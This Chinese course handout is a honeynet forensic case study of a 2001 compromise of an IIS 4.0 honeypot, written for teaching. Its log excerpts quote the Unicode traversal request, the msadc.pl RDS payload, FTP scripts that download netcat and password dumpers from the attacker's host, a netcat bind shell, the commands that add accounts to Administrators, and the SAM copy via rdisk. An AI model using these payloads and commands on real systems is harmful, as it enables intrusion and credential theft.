# 北京大学《网络攻防技术与实践》课程讲义
## 课程 5 案例演示－分析 NT 系统破解攻击


难度等级：中级

案例分析挑战内容：

2001 年 2 月 4 日，来自 213.116.251.162 的攻击者成功攻陷了蜜罐主机 172.16.1.106（主机名为：lab.wiretrip.net），这是一次非常典型的针对 NT 系统的攻击，而且我们有理由相信攻击者最终识别了蜜罐主机，因此这将是一个非常有趣的案例分析挑战。你的分析数据源只有包含整个攻击过程的二进制记录文件，而你的任务就是从这个文件中提取并分析攻击的全部过程。

问题：

1. 攻击者使用了什么破解工具进行攻击？
2. 攻击者如何使用这个破解工具进入并控制了系统？
3. 当攻击者获得系统的访问权后做了什么？
4. 我们如何防止这样的攻击？
5. 额外奖励问题：你觉得攻击者是否警觉了他的目标是一台蜜罐主机？如果是，为什么？

待分析二进制文件位置：ftp://222.29.112.10/exercises/course5.zip。

MD5=aca62e19ba49546d2bfd1fa1c71b5751

提示使用工具：

snort

nstream

wireshark

**分析过程：**

对待分析的网络日志文件进行完整性检验并解压缩。

```
# md5sum course5_demo.zip
aca62e19ba49546d2bfd1fa1c71b5751 course5_demo.zip
# unzip course5_demo.zip
```

之后我们可以使用 snort 提供的功能在命令行查看网络日志文件中和主机 213.116.251.162 相关的数据包内容，但这 3M 多的数据包内容很难逐个分析。

```
# snort -vdr snort-0204@0117.log host 213.116.251.162 | more
```

我们建议采用 nstreams 工具和 snort 提供的 Session 重组功能提取并逐个分析网络流会话内容。nstreams 工具可以分析网络日志文件，给出识别的网络流会话双方 IP 地址、目标端口以及已知应用协议，这些结果提供了深入分析网络日志文件的一个高层描述和索引。

```
# nstreams -f snort-0204@0117.log > nstreams.txt
```

```
1   netbios-ns (udp) traffic between 172.16.1.105 and 216.249.212.29
2   netbios-ns (udp) traffic between 172.16.1.105 and 216.103.237.46
3   Unknown tcp traffic between 61.9.26.51:1593 and 172.16.1.103:111
4   Unknown tcp traffic between 172.16.1.103:111 and 61.9.26.51:1593
5   Unknown tcp traffic between 61.9.26.51:2910 and 172.16.1.108:111
6   Unknown tcp traffic between 172.16.1.108:111 and 61.9.26.51:2910
7   http traffic between 213.116.251.162 and 172.16.1.106
8   ftp traffic between 172.16.1.106 and 204.42.253.18
9   ident traffic between 204.42.253.18 and 172.16.1.106
10  ftp traffic between 172.16.1.106 and 213.116.251.162
11  Unknown tcp traffic between 213.116.251.162:20 and 172.16.1.106:3143
12  ftp-data traffic between 172.16.1.106 and 213.116.251.162
13  Unknown tcp traffic between 213.116.251.162:20 and 172.16.1.106:3144
14  Unknown tcp traffic between 213.116.251.162:20 and 172.16.1.106:3145
15  Unknown tcp traffic between 213.116.251.162:1888 and 172.16.1.106:6969
16  Unknown tcp traffic between 172.16.1.106:6969 and 213.116.251.162:1888
17  netbios-ssn (tcp) traffic between 213.116.251.162 and 172.16.1.106
18  icmp-echo-request traffic between 213.116.251.162 and 172.16.1.106
19  Unknown tcp traffic between 172.16.1.106:6969 and 213.116.251.162:1988
20  Unknown tcp traffic between 172.16.1.106:6969 and 213.116.251.162:1989
21  Unknown tcp traffic between 213.116.251.162:1993 and 172.16.1.106:6968
22  Unknown tcp traffic between 172.16.1.106:6968 and 213.116.251.162:1993
23  Unknown tcp traffic between 202.85.60.156:1345 and 172.16.1.106:6868
24  Unknown tcp traffic between 172.16.1.106:6868 and 202.85.60.156:1345
25  http traffic between 212.187.36.4 and 172.16.1.106
26  Unknown tcp traffic between 213.116.251.162:2087 and 172.16.1.106:445
27  Unknown tcp traffic between 172.16.1.106:445 and 213.116.251.162:2087
28  Unknown tcp traffic between 172.16.1.106:445 and 213.116.251.162:2089
29  http traffic between 213.46.45.28 and 172.16.1.106
30  http traffic between 213.48.120.242 and 172.16.1.106
31  http traffic between 194.126.101.110 and 172.16.1.106
32  http traffic between 213.93.39.186 and 172.16.1.106
```

33 http traffic between 24.43.44.7 and 172.16.1.106

34 http traffic between 198.142.92.196 and 172.16.1.106

35 http traffic between 62.153.22.63 and 172.16.1.106

36 http traffic between 213.245.4.107 and 172.16.1.106

37 Unknown tcp traffic between 213.116.251.162:20 and 172.16.1.106:3159

38 Unknown tcp traffic between 172.16.1.106:6969 and 213.116.251.162:2179

39 http traffic between 204.137.229.4 and 172.16.1.106

40 http traffic between 212.187.36.5 and 172.16.1.106

41 http traffic between 64.219.144.66 and 172.16.1.106

采用如下的 snort 配置规则，可对网络日志文件中的 TCP、UDP 和 ICMP 网络会话进行识别和重组，并分析负载中的可打印字符构建重组后的网络会话内容。

snort_session.conf

log tcp any any <> any any (sid:1000001; session: printable;)

# snort -r snort-0204@0117.log -c snort_session.conf -l ./log

或者可使用 wireshark(ethereal)的会话列表和会话重组功能

此外，我们可以通过 snort 对网络日志文件进行已知入侵方法的检测，生成的 alert 文件也能提供很多有用的线索，共得到 317 条报警。

# snort -r snort-0204@0117.log -c snort.conf -l ./log

共有 8 种报警信息（按照最先出现的时序，前面是每种报警出现的次数）

- 27 [**] [119:18:1] (http_inspect) WEBROOT DIRECTORY TRAVERSAL [**] ######
  Web 目录遍历报警
- 1 [**] [1:1201:7] ATTACK-RESPONSES 403 Forbidden [**]
  Web 403 访问限制错误消息
- 128[**] [1:1023:13] WEB-IIS msadcs.dll access [**]
  msadcs.dll 访问，该 DLL 为 MDAC RDS 控件服务程序，存在已知的安全漏洞。

The Remote Data Service (RDS) DataFactory component of Microsoft Data Access Components (MDAC) in IIS 3.x and 4.x exposes unsafe methods, which allows remote attackers to execute arbitrary commands.

- 64 [**] [1:1970:14] WEB-IIS MDAC Content-Type overflow attempt [**]
  MDAC 溢出攻击尝试。
- 2 [**] [1:1002:8] WEB-IIS cmd.exe access [**]
  cmd.exe 远程 shell 访问
- 1 [**] [1:1062:6] WEB-MISC nc.exe attempt [**]
  nc.exe 后门程序访问
- 92 [**] [1:1292:9] ATTACK-RESPONSES directory listing [**] ######
  目录列举
- 2 [**] [1:466:5] ICMP L3retriever Ping [**]
  Ping 探测

其中最引起我们关注的是 WEBROOT DIRECTORY TRAVERSAL 和 WEB-IIS MDAC Content-Type overflow attempt，Google “WEBROOT DIRECTORY TRAVERSAL IIS”和“WEB-IIS MDAC Content-Type overflow attempt”发现 IIS 的两个安全漏洞信息，分别为 Unicode 漏洞（MS00-078/MS01-026）和 MDAC RDS 漏洞（MS02-065）。

通过上述分析，一个整体印象是攻击者可能利用了 IIS 的 Unicode 漏洞和 MDAC RDS 组件漏洞攻陷了蜜罐主机，并通过 nc 构建了远程 shell 连接。

**问题解答：**

1. 攻击者使用了什么破解工具进行攻击？

首先看到的是攻击者对蜜罐主机安全漏洞的查点过程：

从攻击主机 213.116.251.162 首先访问了蜜罐 172.16.1.106 上的 http://lab.wiretrip.net/Default.htm页面，其User-Agent域设置为Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0; Hotbar 2.0)，Accept字段中显示访问主机安装了MS Word等软件，可推测攻击主机应为NT5.0 系统，安装了MSIE5.01 和Hotbar2.0 插件。

在点击访问了http://lab.wiretrip.net/guest/default.asp内部留言本页面之后，攻击者在SESSION:1765-80 中成功进行了Unicode攻击以打开NT系统启动文件boot.ini，其request为：
GET /guest/default.asp/..%C0%AF../..%C0%AF../..%C0%AF../boot.ini HTTP/1.1

(注：%C0%AF为’/’的Unicode编码， IIS4.0 和 5.0 存在Unicode Directory Traversal Vulnerability, http://www.securityfocus.com/bid/1806)


随后，在SESSION:1769-80 和SESSION:1770-80 中，攻击者探测了/msadc/msadcs.dll的存在，并在SESSION:1771-80 中通过msadcs.dll 中存在RDS漏洞（注：MS02-065 漏洞，http://www.microsoft.com/technet/security/Bulletin/MS02-065.mspx）进行了SQL注入攻击，尝试执行"cmd /c echo werd >> c:\fun"命令。在紧随的SESSION:1772-80 中，攻击者验证其攻击确实成功了。

POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
User-Agent: ACTIVEDATA
Host: lab.wiretrip.net
Content-Length: 551
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=3
--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: 342
.....S.e.l.e.c.t. .*. .f.r.o.m. .C.u.s.t.o.m.e.r.s. .w.h.e.r.e. .C.i.t.y.=.'.|.s.h.e.l.l.(.".c.m.d. ./.c. .e.c.h.o. .w.e.r.d. .>.>. .c.:.\.f.u.n.".).|.'.....d.r.i.v.e.r.=.{.M.i.c.r.o.s.o.f.t. .A.c.c.e.s.s. .D.r.i.v.e.r. .(.*. ..m.d.b.).}.;.d.b.q.=.c.:.\.w.i.n.n.t.\.h.e.l.p.\.i.i.s.\.h.t.m.\.t.u.t.o.r.i.a.l.\.b.t.c.u.s.t.m.r...m.d.b.;.
--!ADM!ROX!YOUR!WORLD!--

根据“ADM!ROX!YOUR!WORLD”特征字符串，以及查询语句中使用了dbq=c:\winnt\help\iis\htm\tutorial\btcustmr.mdb，我们可以通过 Google 查询到这次攻击应是由 rain forest puppy 编写的 msadc(2).pl 渗透攻击代码所发起的。

SESSION:1771-80




至此，攻击者通过查点确认了目标系统提供 Web 服务的是臭名昭著的 IIS v4.0，并存在 Unicode 和 MDAC RDS 安全漏洞，可进行进一步渗透攻击。

**问题解答 1：**攻击者利用了 Unicode 攻击（针对 MS00-078/MS01-026）和针对 msadcs.dll 中 RDS 漏洞（MS02-065）的 msadc.pl/msadc2.pl 渗透攻击工具进行了攻击。

***攻击技术背景***

*Unicode 攻击*

*Unicode 攻击原理解释*

. *利用微软 IIS 4.0 和 5.0 都存在利用扩展 UNICODE 字元取代"/"和"\"而能利用"../"目录遍历的漏洞。*

*未经授权的用户可能利用 IUSR_machinename 账号的上下文空间访问任何已知的文件。该账号在默认情况下属于 Everyone 和 Users 组的成员，因此任何与 Web 根目录在同一逻辑驱动器上的能被这些用户组访问的文件都能被删除，修改或执行，就如同一个用户成功登陆所能完成的一样。*

*%c0%af = /*

*%c1%9c = *

*参见 http://fanqiang.chinaunix.net/safe/2001-05-20/2478.shtml*

*实例：针对 BID1806 攻击*

*MDAC SQL 注入攻击*

*IIS 的 MDAC 组件存在一个漏洞可以导致攻击者远程执行你系统的命令。主要核心问题*

*是存在于 RDS Datafactory，DataFactory 允许使用者从远端执行四项功能，包括：「Query」、「CreateRecordSet」、「ConvertToString」和「SubmitChanges」，其中「Query：查询」功能就是黑客用來入侵的地方。默认情况下，它允许远程命令发送到 IIS 服务器中，这命令会以设备用户的身份运行，其一般默认情况下是 SYSTEM 用户。*


*实例：msadc(2).pl http://downloads.securityfocus.com/vulnerabilities/exploits/msadc.pl*

2. 攻击者如何使用这个破解工具进入并控制了系统？

通过查点确认 Unicode 攻击和 msadc(2).pl 渗透攻击工具奏效后，攻击者开始其一连串的攻击动作，试图进入并控制系统。

SESSION:1778-80　　"cmd /c echo user johna2k > ftpcom"
SESSION:1780-80　　"cmd /c echo hacker2000 >> ftpcom"
SESSION:1782-80　　"cmd /c echo get samdump.dll >> ftpcom"
SESSION:1784-80　　"cmd /c echo get pdump.exe >> ftpcom"
SESSION:1786-80　　"cmd /c echo get nc.exe >> ftpcom"
SESSION:1789-80　　"cmd /c echo quit >> ftpcom"
SESSION:1791-80　　"cmd /c ftp -s:ftpcom -n www.nether.net"

创建了一个 ftpcom 脚本，并使用 ftp 连接 www.nether.net，尝试下载 samdump.dll、pdump.exe 和 nc.exe。从网络日志文件中我们可以看到蜜罐主机与 204.42.253.18(freenet.nether.net)建立 FTP 连接，但由于登录口令错误，没有成功下载文件。




SESSION:1793-80　　"cmd /c pdump.exe >> new.pass"

试图运行 pdump.exe，破解 sam 中的口令密码，结果输出到 new.pass 中。但由于之前没有成功下载 pdump，失败。

SESSION:1795-80　　"cmd /c echo user johna2k > ftpcom2"
SESSION:1797-80　　"cmd /c echo hacker2000 >> ftpcom2"
SESSION:1799-80　　"cmd /c put new.pass >> ftpcom2"
SESSION:1801-80　　"cmd /c echo quit >> ftpcom2"
SESSION:1803-80　　"cmd /c ftp -s:ftpcom2 -n www.nether.net"

创建另一个脚本 ftpcom2，试图将破解的口令 new.pass 上传到 FTP 上，但同样由于登录口令错误没有成功。

攻击者在这次攻击失败后，又访问主页和相关的图片，然后又通过 msadc(2).pl 渗透攻击工具执行：SESSION:1808-80　　"cmd /c ftp 213.116.251.162"

蜜罐主机向攻击主机 213.116.251.162 进行了连接，从连接交互内容中可看出攻击者运行着 Serv-U FTP-Server v2.5h，但由于该 FTP 连接是非交互模式，RDS 渗透攻击并不能支持交互，所以攻击者无法进一步向 FTP 客户端输入指令，应该是测试 FTP 是否被防火墙阻断，攻击者可能在本机进行 Sniffer，确认目标主机能够正常访问 FTP 服务。

近一分钟后，攻击者可能意识到口令错误，又开始构建新的 FTP 脚本，又失败，"cmd /c echo johna2k > ftpcom"中的">"把前面写入的覆盖了。

SESSION:1812-80 "cmd /c echo open 213.116.251.162 > ftpcom"
SESSION:1814-80 "cmd /c echo johna2k > ftpcom"
SESSION:1816-80 "cmd /c echo hacker2000 >> ftpcom"
SESSION:1821-80 "cmd /c echo get samdump.dll >> ftpcom"
SESSION:1825-80 "cmd /c echo get pdump.exe >> ftpcom"
SESSION:1827-80 "cmd /c echo get nc.exe >> ftpcom"
SESSION:1829-80 "cmd /c echo quit >> ftpcom"
SESSION:1832-80 "cmd /c ftp -s:ftpcom"

攻击者又得从头开始，但又没有将"open 212.139.12.26"写入 sasfile 脚本中，又失败，又拿这个错误脚本执行了一遍，又失败。“笨黑客啊”。

SESSION:1840-80 "cmd /c open 212.139.12.26"
SESSION:1842-80 "cmd /c echo johna2k >> sasfile"
SESSION:1844-80 "cmd /c echo haxedj00 >> sasfile"
SESSION:1846-80 "cmd /c echo get pdump.exe >> sasfile"
SESSION:1848-80 "cmd /c echo get samdump.dll >> sasfile"
SESSION:1850-80 "cmd /c echo get nc.exe >>sasfile"
SESSION:1852-80 "cmd /c echo quit >> sasfile"
SESSION:1854-80 "cmd /c ftp -s:sasfile"

观察到每次 RDS 渗透攻击间的间隔时间均为 2-3 秒，可以推测攻击者是预先写好需执行的 shell 指令列表，然后由 msadc(2).pl 渗透攻击工具一起执行。

在 RDS 攻击由于粗心大意没写对 FTP 脚本后，攻击者又开始转向 Unicode 攻击，每条请求间隔时间大概在 10-12 秒，意味着这些指令可能是由攻击者手工输入的：

SESSION:1874-80 "copy C:\winnt\system32\cmd.exe cmd1.exe"
SESSION:1875-80 "cmd1.exe /c open 213.116.251.162 >ftpcom"
SESSION:1876-80 "cmd1.exe /c echo johna2k >>ftpcom"
SESSION:1877-80 "cmd1.exe /c echo haxedj00 >>ftpcom"
SESSION:1879-80 "cmd1.exe /c echo get nc.exe >>ftpcom"
SESSION:1880-80 "cmd1.exe /c echo get pdump.exe >>ftpcom"
SESSION:1881-80 "cmd1.exe /c echo get samdump.dll >>ftpcom"
SESSION:1882-80 "cmd1.exe /c echo quit >>ftpcom"
SESSION:1885-80 "cmd1.exe /c ftp -s:ftpcom"

这次终于对了，蜜罐主机连接 213.116.251.162 并下载了所指定的这些文件，并通过 nc 构建其一个远程 shell 通道。

SESSION:1887-80 "cmd1.exe /c nc -l -p 6969 -e cmd1.exe"

接着，攻击者连接 6969 端口，获得了访问权，并进入了交互式控制阶段。

***攻击工具介绍：Netcat***

*NetCat 是一个非常简单的Unix 工具，可 以读、写TCP 或UDP 网络连接(network connection)。它被设计成一个可靠的后端(back-end)工具，能被其它的程序程序或脚本直接地或容易地驱动。同时，它又是一个功能丰富的 网络调试和开发工具，因为它可以建立你可能用到的几乎任何类型的连接，以及一些非常有意思的内建功能*

*主要版本有两个：1.@stake 2.GNU*

*基本格式：nc [-options] hostname port[s] [ports] ...*

*nc -l -p port [options] [hostname] [port]*

*-d 后台模式*

*-e prog 程序重定向，一旦连接，就执行 [危险!!]*

*-g gateway source-routing hop point[s], up to 8*

*-G num source-routing pointer: 4, 8, 12, ...*

*-h 帮助信息*

*-i secs 延时的间隔*

*-l 监听模式，用于入站连接*

*-L 连接关闭后,仍然继续监听*

*-n 指定数字的IP 地址，不能用hostname*

*-o file 记录16 进制的传输*

*-p port 本地端口号*

*-r 随机本地及远程端口*

*-s addr 本地源地址*

*-t 使用TELNET 交互方式*

*-u UDP 模式*

*-v 详细输出--用两个-v 可得到更详细的内容*

*-w secs timeout 的时间*

*-z 将输入输出关掉--用于扫描时*

*端口的表示方法可写为M-N 的范围格式。*

3. 当攻击者获得系统的访问权后做了什么？

T (172.161.1.106): 被攻击的蜜罐主机, lab.wiretrip.net

X (213.116.251.162): 主要攻击源

Y (202.85.60.156): 次要攻击源

F (204.42.253.18): ftp.nether.net, 用以下载文件的 FTP 服务器

通过上述针对 IIS 的远程渗透攻击，攻击者获得了 IUSER_KENNY 用户账号（IIS 启动用户）权限，但显然他并不满足于此，虽然能够通过 MDAC RDS 以 SYSTEM 账号运行任意指令，但攻击者仍然希望获得本地 Administrator 用户权限。

**创建交互式控制**

20:42:42 X:1887 -> T:80 launch (unicode): nc -l -p 6969 -e cmd1.exe

20:42:47 X:1888 -> T:6969 incoming NC cmd.exe session:

see ./log/172.16.1.106/SESSION:6969-1888

**本地权限提升攻击：**

首先，攻击者尝试使用 pdump 直接从注册表中提取口令密文，但是失败了。

20:43:52 X:1891 -> T:80 exec (msadc): 'samdump >> yay.txt'
20:44:36 X:1893 -> T:80 exec (msadc): 'pdump >> yay.txt'
20:45:55 X:1901 -> T:80 exec (msadc): 'pdump >> c:\yay.txt'
20:46:08 X:1888 -> T:6969 interactive (netcat): 'type yay.txt'
20:47:48 X:1922 -> T:80 exec (msadc): 'pdump >> yay2.txt'
20:47:55 X:1924 -> T:80 exec (msadc): 'net session >> c:\yay2.txt'
20:48:59 X:1888 -> T:6969 interactive (netcat): 'type yay2.txt'
----------output----------
There are no entries in the list.
----------output----------

尝试进行信息收集，运行'net session'，返回访问受限，然后执行'net users', 返回该主机的用户列表，只有一个 Administrator。

20:49:54 X:1930 -> T:80 exec (msadc): 'net users >> heh.txt'
20:50:00 X:1932 -> T:80 exec (msadc): 'net users >> c:\heh.txt'
20:50:10 X:1888 -> T:6969 interactive (netcat): 'type heh.txt'

netcat 查看 heh.txt 信息后删除，在重新转了一圈后，发了一个 echo 消息到 C 盘根目录文件。

20:50:51 X:1888 -> T:6969 interactive (netcat):
'echo Hi, i know that this is a lab server, but patch the holes! :-) >>README.NOW.Hax0r'

之后，尝试通过 net group 查看组用户、net localgroup 查看本地组用户、以及 net group domain admins，都以失败告终。

20:51:31 X:1888 -> T:6969 interactive (netcat): 'net group...'
20:53:27 X:1888 -> T:6969 interactive (netcat): 'net users'

接下来，攻击者尝试使用 net 命令将 IUSR 的权限直接提升至 Administrator 组用户权限，首先尝试将 IUSR/IWAM 帐户加入"Domain Admins"组，由于 Domain Admins 为域管理员组，而非本地管理员组，所以失败。

20:53:40 X:1940 -> T:80 exec (msadc):
'net localgroup Domain Admins IWAM_KENNY /ADD'
20:54:03 X:1943 -> T:80 exec (msadc):
'net localgroup Domain Admins IUSR_KENNY /ADD'

通过 RDS 执行如下指令，尝试将 IUSR/IWAM IIS 系统帐号加入到本地管理员用户组中，在 netcat 连接中确认 IWAM/IUSR 已被正确加入管理员组。

20:55:45 X:1888 -> T:6969 interactive (netcat): 'net localgroup administrators'
--- output ---
Members
-------------------------------------------------------------------------------
Administrator Domain Admins
The command completed successfully.

--- output ---
20:56:05 X:1946 -> T:80 exec (msadc):
'net localgroup Administrators IUSR_KENNY /ADD'
20:56:17 X:1948 -> T:80 exec (msadc):
'net localgroup administrators IWAM_KENNY /ADD'
20:56:34 X:1888 -> T:6969 interactive (netcat): 'net localgroup administrators'
--- output ---
Members
---
Administrator Domain Admins IUSR_KENNY
IWAM_KENNY
The command completed successfully.
--- output ---

并寻找并进入 msadc 目录，再一次执行 pdump，由于 IIS 系统帐号已被加入管理员组，攻击者认为 pdump 将被成功执行，但仍未能成功 dump 出口令密文。

20:58:08 X:1888 -> T:6969 interactive (netcat): 'pdump'

攻击者进一步创建了一个 testuser 帐户，并将其加入 Administrators 用户组。

20:59:02 X:1956 -> T:80 exec (msadc): 'net user testuser UgotHacked /ADD'
20:59:18 X:1958 -> T:80 exec (msadc): 'net localgroup Administrators testuser /ADD'

攻击者经过短暂的思考后，通过 netcat 删掉了 samdump.dll 和 pdump.exe 文件，放弃了使用 pdump 直接提取 Administrator 口令密文的企图。

21:05:27 X:1888 -> T:6969 interactive (netcat): 'del pdump.exe' and 'del samdump.dll'

开始转向获取 SAM 口令文件并进行破解的方法，进入 c:\winnt\repair\ directory 执行"rdisk"尝试获得 SAM 口令文件的拷贝，但是正确的指令语法是"rdisk /s-"，经过多次尝试后，攻击者终于通过 RDS 按照正确的指令语法格式输入了"rdisk /s-"，将 SAM 保存为 c:\har.txt 文件，但视图打开该二进制文件在屏幕上显示时导致 Shell 不可用。

21:05:51 X:1888 -> T:6969 interactive (netcat): 'rdisk -s/'
21:06:32 X:1964 -> T:80 exec (msadc): 'rdisk -/s'
21:06:38 X:1966 -> T:80 exec (msadc): 'rdisk -s'
21:06:42 X:1968 -> T:80 exec (msadc): 'rdisk'
21:07:04 X:1970 -> T:80 exec (msadc): 'rdisk -s'
21:07:10 X:1972 -> T:80 exec (msadc): 'rdisk -s/'
21:07:32 X:1974 -> T:80 exec (msadc): 'rdisk /s-'
21:07:50 X:1976 -> T:80 exec (msadc): 'rdisk /s-'
21:08:32 X:1979 -> T:80 exec (msadc): 'rdisk /s-'
21:08:36 X:1981 -> T:80 exec (msadc):
'type c:\winnt\repair\sam._ >> C:\har.txt'
21:08:42 X:1888 -> T:6969 interactive (netcat):
'dir' shows sam._ finally was rewritten
21:10:11 X:1888 -> T:6969 first NC session ends

*攻击技术背景*

***Windows** 查点*

*Windows SAM 口令文件破解*

*黑客大曝光 5.3 节*

*取得 Administrator 特权后，攻击者很可能会径直走向 NT 安全帐号管理器 SAM（Security Accounts Manager），SAM 含有本地系统或所控制域（如果是域控制器）上所有用户的用户名和经加密的密码。SAM 是 NT 系统攻击中的致命部位，与 Unix/Linux 的/etc/passwd 文件相当。因此破解 SAM 是特权升级和信任漏洞发掘的最具威力的工具之一。破解 SAM 揭示密码最流行的工具是经典的 L0phtcrack，其宣称在 450MHz P2 计算机上 24 小时内就能破解所有的字母数字组合密码。*

*密码破解任务的第一步是获取密码文件，即获取 SAM，但该目录在操作系统运行期间是上锁的，有四种获取 SAM 数据的方法，一是把以另外一个操作系统如 DOS 启动，然后从驱动器中摘取 SAM 文件；二是拷贝由 NT 修复磁盘工具（rdisk）创建的 SAM 文件的拷贝；三是从 SAM 中直接抽取密码散列值；四是对网络用户名/密码交互进行网络监听和破解。*

*攻击者采用了第二种方法获取 SAM，rdisk /s- 备份关键系统信息，在 %systemroot%\repair 目录中就会创建一个名为 sam._的 SAM 压缩拷贝，备份的 sam._文件在使用之前需要通过 expand 进行扩展，L0phtcrack 的较新版本通过导入功能自动完成扩展工作。*

*攻击者也试图采用第三种方法获取 SAM，将从注册表中直接转存成类似 UNIX 上 /etc/password 文件的格式，完成这个工作的最初工具是由 Jeremy Allison 编写的 pwdump.*

*SAM 密码破解工具*

*L0phtcrack*

*John 杀手*

*带 NT 扩展的 crack 5*

*Windows Net 命令*

*net 命令有着非常强大的功能，管理着计算机的绝大部分管理级操作和用户级操作，包括管理本地和远程用户组数据库、管理共享资源、管理本地服务、进行网络配置等实用操作*

*NET command /HELP*

*可用的命令包括:*

| | | |
|---|---|---|
| *NET ACCOUNTS* | *NET HELP* | *NET SHARE* |
| *NET COMPUTER* | *NET HELPMSG* | *NET START* |
| *NET CONFIG* | *NET LOCALGROUP* | *NET STATISTICS* |
| *NET CONFIG SERVER* | *NET NAME* | *NET STOP* |
| *NET CONFIG WORKSTATION* | *NET PAUSE* | *NET TIME* |
| *NET CONTINUE* | *NET PRINT* | *NET USE* |
| *NET FILE* | *NET SEND* | *NET USER* |
| *NET GROUP* | *NET SESSION* | *NET VIEW* |

*NET HELP SERVICES 列出用户可以启动的网络服务。*

*NET HELP SYNTAX 解释如何阅读 NET HELP 语法行。*

*NET HELP command | MORE 用于逐屏显示帮助。*

*Rdisk 命令*

*Windows 目前不包含 Rdisk.exe 程序，该程序在 Microsoft Windows NT 4.0 和更早的版本中被用来创建紧急修复磁盘 (ERD)。*

*当安装 Win NT/2000 时，安装程序会在%systemroot%System32Config 下创建注册表的信息。为了能够恢复系统，安装程序还将创建一个% systemroot%Repair 文件夹，上面曾说到 ERD 盘中的内容主要为其中文件的复制。而它则主要包含了以下一些文件:*

*Autoexec.nt:为根目录下"system32Autoexec.nt"的拷贝，用来初始化 MS-DOS 环境。*

*Config.nt:为根目录下"system32Config.nt"的拷贝，用来初始化 MS-DOS 环境。*

*Default:HKEY_USERDEFAULT 注册表关键字，为压缩文件。*

*Ntuser.dat:对 Windows NT 而言，它是"% systemroot%ProfilesDefault UserNtuser.dat"的压缩版本;对 Win2000 而言，它是根目录下"Documents and SettingsDefault UserNtuser.dat"的压缩版本。*

*Sam:HKEY_LOCAL_MACHINESAM 注册表关键字，为压缩文件。*

*Security:HKEY_LOCAL_MACHINESECURITY 注册表关键字，为压缩文件。*

*Setup.log:记录哪些文件被安装及在修复过程中使用的周期性冗余检查信息。*

*Software:HKEY_LOCAL_MACHINESOFTWARE 注册表关键字，为压缩文件。*

*System:HKEY_LOCAL_MACHINESYSTEM 注册表关键字，为压缩文件。*

*这里要特别提醒的是:对于 Win NT 系统而言，如果是从其 Explorer（资源管理器）中运行 Rdisk.exe 磁盘修复程序时，它不会更新以上的 Default、Sam、 Security 文件。要更新以上所有文件，可以在"开始运行"中输入"Rdisk /S"，使用"/S"后缀选项将更新系统根目录下 Repair 文件夹中的所有注册表关键字。*

所以攻击者通过 Unicode 攻击再次启动了一个 netcat 服务。

